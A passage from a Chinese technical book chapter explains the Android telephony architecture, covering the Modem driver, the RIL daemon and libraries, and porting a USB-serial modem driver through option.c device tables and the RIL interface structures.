


图 7-2　电话系统的代码结构

由图 7-2 可知，Android 电话系统从上到下主要包括 Java 应用、Java 框架、本地 RIL 层和 Modem 驱动，这几部分的具体说明如下所示。

（1）Modem 驱动

实现电话功能的主要硬件是通信模块 （Modem），Modem 通过与通信网络进行沟通传输语音及数据，完成呼叫、短信等相关电话功能。对于大部分目前的独立通信模块而言，无论是 2G 还是 3G 都已经非常成熟，模块化相当完善，硬件接口非常简单，也有着相对统一的软件接口。一般的 Modem 模块装上 SIM 卡，直接上电即可工作，自动完成初始的找网、网络注册等工作，完成之后即可打电话、发短信等。但独立模块因为体积问题，在手机设计中较少使用，而是使用 chip-on-board 的方式。另外也有不少 Modem 基带与应用处理器共存。

（2）RIL 硬件抽象层

RIL 负责数据的可靠传输、AT 命令发送以及 Response 解析功能。应用处理器通过 AT 命令集和带 GPRS 功能的无线通信模块实现通信功能。AT command 是由 Hayes 公司发明的，是一个调制解调器制造商采用的一个调制解调器命令语言，每条命令以字母 AT 开头。

RIL 支持的本地代码包括 RIL 库和守护进程，主要代码路径如下所示。

```
hardware/ril/include
hardware/ril/libril
hardware/ril/rild
hardware/ril/reference-ril
```

具体编译结果如下所示。

- /system/bin/rild：守护进程。
- /system/lib/libril.so：生成RIL库。
- /system/lib/libreference-ril.so：生成RIL参考库。

在 Android 电话系统中没有 JNI 部分，RIL 守护进程通过名为 rild 的 Socker 和 Java 框架层进行通信。

（3）Java 框架

此部分的代码路径如下所示。

```
frameworks/base/telephony/java/
```

在此目录中存在了如下 Java 类。

- android/telephony：实现了Java类android.telephony、android.telephony.gsm以及 android.telephony.cdma。
- com/android/internal/telephony：实现了内部的类com.android.internal.telephony、com.android.internal.telephony.gsm以及 com.android.internal.telephony.cdma，带GSM的是GSM的专用协议，而不带的是通用部分。

（4）Java 应用层

在电话系统中，通过 Service 实现 Phone 应用，并同时实现 Phone 的 UI 界面逻辑。而短信和网络选择分别在 MMS 和 Settings 应用中实现。

7.1.3 驱动程序介绍


在介绍驱动移植之前，需要先了解 rild 与 libril.so 以及 librefrence_ril.so 的关系。

（1）rild

用于实现一个 main()函数作为整个 RIL 层的入口点，负责完成初始化。

（2）libril.so

libril.so 与 rild 结合相当紧密，是其共享库，在编译时就已经建立了这一关系。这部分功能通过文件 ril.cpp



和 ril_event.cpp 实现，其中，文件 libril.so 驻留在 rild 这一守护进程中，主要完成同上层通信的工作，接受 RIL 请求并传递给 librefrence_ril.so，同时把来自 librefrence_ril.so 的反馈回传给调用进程。

（3）librefrence_ril.so

rild 通过手动的 dlopen 方式加载，此加载过程的结合稍微松散，这是因为 librefrence.so 主要负责跟 Modem 硬件通信的缘故，这样做更方便替换或修改以适配更多的 Modem 种类。转换来自 libril.so 的请求为 AT 命令，同时监控 Modem 的反馈信息，并传递回 libril.so。在初始化时，rild 通过符号 RIL_Init 获取一组函数指针并以此与之建立联系。

（4）radiooptions

radiooptions 通过获取启动参数，利用 socket 和 rild 进行通信，可供调试时配置 Modem 参数。

经过前面内容的介绍，可知移植 Modem 驱动的主要工作是 USB 转 Serial 接口，以及实现特殊 USB/Serial。上述驱动保存在如下目录中。

```
drivers/usb/seral/
drivers/seral/
```

在 Android 电话系统的 Modem 驱动中，通常使用 USB 转 Serial 标准实现 AT 和数据通道的接口，此功能可以通过文件 drivers/usb/serial/option.c 实现，首先需要定义下面的 option_1port_device 设备。具体代码如下所示。

```
static struct usb_serial_driver option_1port_device = {
		.driver = {
			.owner = THIS_MODULE,
			.name = "option1",
		},
		.description = "GSM modem (1-port)",
		.usb_driver = &option_driver,
		.id_table = option_ids,
		.num_ports = 1,
		.probe = option_probe,
		.open = usb_wwan_open,
		.close = usb_wwan_close,
		.dtr_rts = usb_wwan_dtr_rts,
		.write = usb_wwan_write,
		.write_room = usb_wwan_write_room,
		.chars_in_buffer = usb_wwan_chars_in_buffer,
		.set_termios = usb_wwan_set_termios,
		.tiocmget = usb_wwan_tiocmget,
		.tiocmset = usb_wwan_tiocmset,
		.ioctl = usb_wwan_ioctl,
		.attach = usb_wwan_startup,
		.disconnect = usb_wwan_disconnect,
		.release = usb_wwan_release,
		.read_int_callback = option_instat_callback,
 #ifdef CONFIG_PM
		.suspend = usb_wwan_suspend,
		.resume = usb_wwan_resume,
 #endif
 };
```

上述驱动会通过 option_init 注册成为 usb_serial_driver，然后通过对 usb_driver 注册来响应 USB 设备枚举，对应的 USB Driver 如下。

```
static struct usb_driver option_driver = {
		.name = "option",
		.probe = usb_serial_probe,
		.disconnect = usb_serial_disconnect,
 #ifdef CONFIG_PM
		.suspend = usb_serial_suspend,
		.resume = usb_serial_resume,
		.supports_autosuspend = 1,
 #endif
		.id_table = option_ids,
		.no_dynamic_id = 1,
 };
```

为了匹配在上述枚举中定义的设备，需要定义 WENDOR ID 和 PRODUCT ID。在文件 option.c 中已经定义了很多可以支持的设备，现只需在数据中添加设备 IDS 即可。数组 option_ids[ ]的代码如下所示。

```
static const struct usb_device_id option_ids[ ] = {
		{ USB_DEVICE(OPTION_VENDOR_ID, OPTION_PRODUCT_COLT) },
		{ USB_DEVICE(OPTION_VENDOR_ID, OPTION_PRODUCT_RICOLA) },
		{ USB_DEVICE(OPTION_VENDOR_ID, OPTION_PRODUCT_RICOLA_LIGHT) },
		{ USB_DEVICE(OPTION_VENDOR_ID, OPTION_PRODUCT_RICOLA_QUAD) },
		{ USB_DEVICE(OPTION_VENDOR_ID, OPTION_PRODUCT_RICOLA_QUAD_LIGHT) },
		{ USB_DEVICE(OPTION_VENDOR_ID, OPTION_PRODUCT_RICOLA_NDIS) },
…
```

可以定义两个需要的 ID，按照下面的格式将其添加到上述 option_ids[ ]数组中。

```
{ USB_DEVICE(XXX_VENDOR_ID, XXX_PRODUCT_RICOLA_LIGHT) },
```

上述代码中的加粗部分是定义的 ID 内容。

此时开启 Modem 电源后，会出现两个分别名为/dev/ttyusb0 和/dev/ttyusb1 的端口。

7.1.4　RIL 接口

1. RIL 目录分析

（1）目录 hardware/ril/libril

目录 hardware/ril/libril 下的代码负责与上层客户进程进行交互。在接收到客户进程命令后，调用相应函数进行处理，然后将命令响应结果传回客户进程。在收到来自网络端的事件后，也传给客户进程。

- 文件ril_commands.h：列出了telephony可以接收的命令、每个命令对应的处理函数以及命令响应的处理函数。例如下面的代码。

```
{RIL_REQUEST_GET_SIM_STATUS, dispatchVoid, responseSimStatus},
{RIL_REQUEST_ENTER_SIM_PIN, dispatchStrings, responseInts},
{RIL_REQUEST_ENTER_SIM_PUK, dispatchStrings, responseInts},
{RIL_REQUEST_ENTER_SIM_PIN2, dispatchStrings, responseInts},
{RIL_REQUEST_ENTER_SIM_PUK2, dispatchStrings, responseInts},
{RIL_REQUEST_CHANGE_SIM_PIN, dispatchStrings, responseInts},
…
```

- 文件ril_unsol_commands.h：列出了telephony可以接收的事件类型和对每个事件的处理函数，例如下面的代码。

```
{RIL_UNSOL_RESPONSE_RADIO_STATE_CHANGED, responseVoid, WAKE_PARTIAL},
{RIL_UNSOL_RESPONSE_CALL_STATE_CHANGED, responseVoid, WAKE_PARTIAL},
{RIL_UNSOL_RESPONSE_NETWORK_STATE_CHANGED, responseVoid, WAKE_PARTIAL},
```

```
{RIL_UNSOL_RESPONSE_NEW_SMS, responseString, WAKE_PARTIAL},
{RIL_UNSOL_RESPONSE_NEW_SMS_STATUS_REPORT, responseString, WAKE_PARTIAL},
{RIL_UNSOL_RESPONSE_NEW_SMS_ON_SIM, responseInts, WAKE_PARTIAL},
...
```

- 文件ril_event.h/cpp：实现了处理与事件源（端口，modem等）相关的功能。ril_event_loop监视所有注册的事件源，当某事件源有数据到来时，相应事件源的回调函数被触发（firePending -> ev->func()）。
- 文件ril.cpp 功能较为庞大，各个部分的具体功能如下所示。
  - RIL_register()函数：打开监听端口，接收来自客户进程的命令请求（s_fdListen = android_get_control_socket(SOCKET_NAME_RIL);），当与某客户进程连接建立时，调用listenCallback()函数；创建一单独线程监视并处理所有事件源 （通过 ril_event_loop)。
  - listenCallback()函数：当与客户进程连接建立时，此函数被调用。此函数接着调用processCommandsCallback()处理来自客户进程的命令请求。
  - processCommandsCallback()函数：具体处理来自客户进程的命令请求。对每一个命令，ril_commands.h 中都规定了对应的命令处理函数（dispatchXXX），processCommandsCallback会调用这个命令处理函数进行处理。
  - dispatch 系列函数：此函数接收来自客户进程的命令与相应参数，并调用 onRequest()进行处理。
  - RIL_onUnsolicitedResponse()函数：将来自网络端的事件封装（通过调用 responseXXX）后传给客户进程。
  - RIL_onRequestComplete()函数：将命令的最终响应结构封装（通过调用 responseXXX）后传给客户进程。
  - response 系列函数：对每一个命令，都规定了一个对应的 response 函数来处理命令的最终响应；对每一个网络端的事件，也规定了一个对应的 response 函数来处理此事件。response 函数可被 onUnsolicitedResponse()或者 onRequestComplete()调用。

（2）目录 hardware/ril/reference-ril

在此目录下的代码主要负责与 Modem 进行交互。

- 文件reference-ril.c：此文件的核心是函数onRequest()和onUnsolicited()。
  - onRequest()函数：在这个函数里，每一个 RIL_REQUEST_XXX 请求都被转化成相应的 AT command，发送给 modem，然后睡眠等待。当收到此 AT command 的最终响应后，线程被唤醒，将响应传给客户进程（RIL_onRequestComplete -> sendResponse）。
  - onUnsolicited()函数：这个函数处理 modem 从网络端收到的各种事件，如网络信号变化、拨入的电话、收到短信等。然后将时间传给客户进程（RIL_onUnsolicitedResponse -> sendResponse）。
- 文件atchannel.c：负责向modem读写数据。其中，写数据（主要是AT command）功能运行在主线程中，读数据功能运行在一个单独的读线程中。此文件的核心功能是函数at_send_command_full_nolock()，此函数运行在主线程中，用于将一个AT command命令写入modem后进入睡眠状态（使用 pthread_cond_wait或类似函数），直到modem读线程将其唤醒。唤醒后此函数获得了AT command的最终响应并返回。函数readerLoop()运行在一个单独的读线程中，负责从modem中读取数据。读到的数据可分为3种类型：网络端传入的事件；modem对当前AT command的部分响应；modem对当前AT command的全部响应。对第3种类型的数据（AT command的全部响应），读线程唤醒（pthread_cond_signal）睡眠状态的主线程。
- 文件at_tok.c：提供AT响应的解析函数。
- 文件misc.c：只提供一个字符串匹配函数。

（3）目录 hardware/ril/rild

在此目录下的代码主要是为了生成 rild 和 radiooptions 的可执行文件。

- 文件radiooptions.c：用于生成radiooptions 的可执行文件，radiooptions程序仅仅是把命令行参数传递给socket{rild-debug}处理，从而达到与rild通信，可供调试时配置Modem参数。
- 文件rild.c：用于生成 rild 的可执行文件。

2. RIL 接口移植

实现 RIL 接口的过程比较复杂，复杂程度主要体现在维护工作、需要处理的命令和较多结构体上。在文件 hardware/ril/include/telephony/ril.h 中定义了 RIL 接口，并且同一个目录下的 ril_cdma_sms.h 作为对 CDMA 协议的有利补充而存在。

在文件 ril.h 中首先定义核心结构 RIL_Env，具体代码如下所示。

```
struct RIL_Env {
     //请求完成
    void (*OnRequestComplete)(RIL_Token t, RIL_Errno e,
                              void *response, size_t responselen);
    //上报消息响应
    void (*OnUnsolicitedResponse)(int unsolResponse, const void *data,
                                  size_t datalen);
    //请求中进行周期处理
    void (*RequestTimedCallback) (RIL_TimedCallback callback,
                                  void *param, const struct timeval *relativeTime);
};
```

上述结构体是由 libril.so 库作为标准实现的，可以为硬件抽象层的实现库调用。能够在发生请求时针对不同的情况作出具体响应，例如，有请求完成函数响应、上报信息函数响应和请求中周期处理函数 3 个响应。

在结构体 RIL_RadioFunctions 中定义需要的函数指针，具体代码如下所示。

```
typedef void (*RIL_RequestFunc) (int request, void *data,
                                  size_t datalen, RIL_Token t);
typedef RIL_RadioState (*RIL_RadioStateRequest)();
typedef int (*RIL_Supports)(int requestCode);
typedef void (*RIL_Cancel)(RIL_Token t);
typedef void (*RIL_TimedCallback) (void *param);
typedef const char * (*RIL_GetVersion) (void);

typedef struct {
    int version;
    RIL_RequestFunc onRequest;
    RIL_RadioStateRequest onStateRequest;
    RIL_Supports supports;
    RIL_Cancel onCancel;
    RIL_GetVersion getVersion;
} RIL_RadioFunctions;
```

RIL 实现库需要实现结构体 RIL_RadioFunctions 中的内容，当通过 RIL_Init 返回 rild 后，rild 会调用下面的函数完成注册。

```
void RIL_register (const RIL_RadioFunctions *callbacks);
```

此时成功搭建了 rild 到 RIL 的实现库的请求发送路径和响应路径。



7.1.5　分析电话系统的实现流程

通过本章前面内容的学习，了解了 Android 电话系统的基本结构和移植方法。在本节的内容中，将简要介绍 Android 电话系统的实现流程。在 Android 系统中，拨打电话的基本流程如图 7-3 所示。

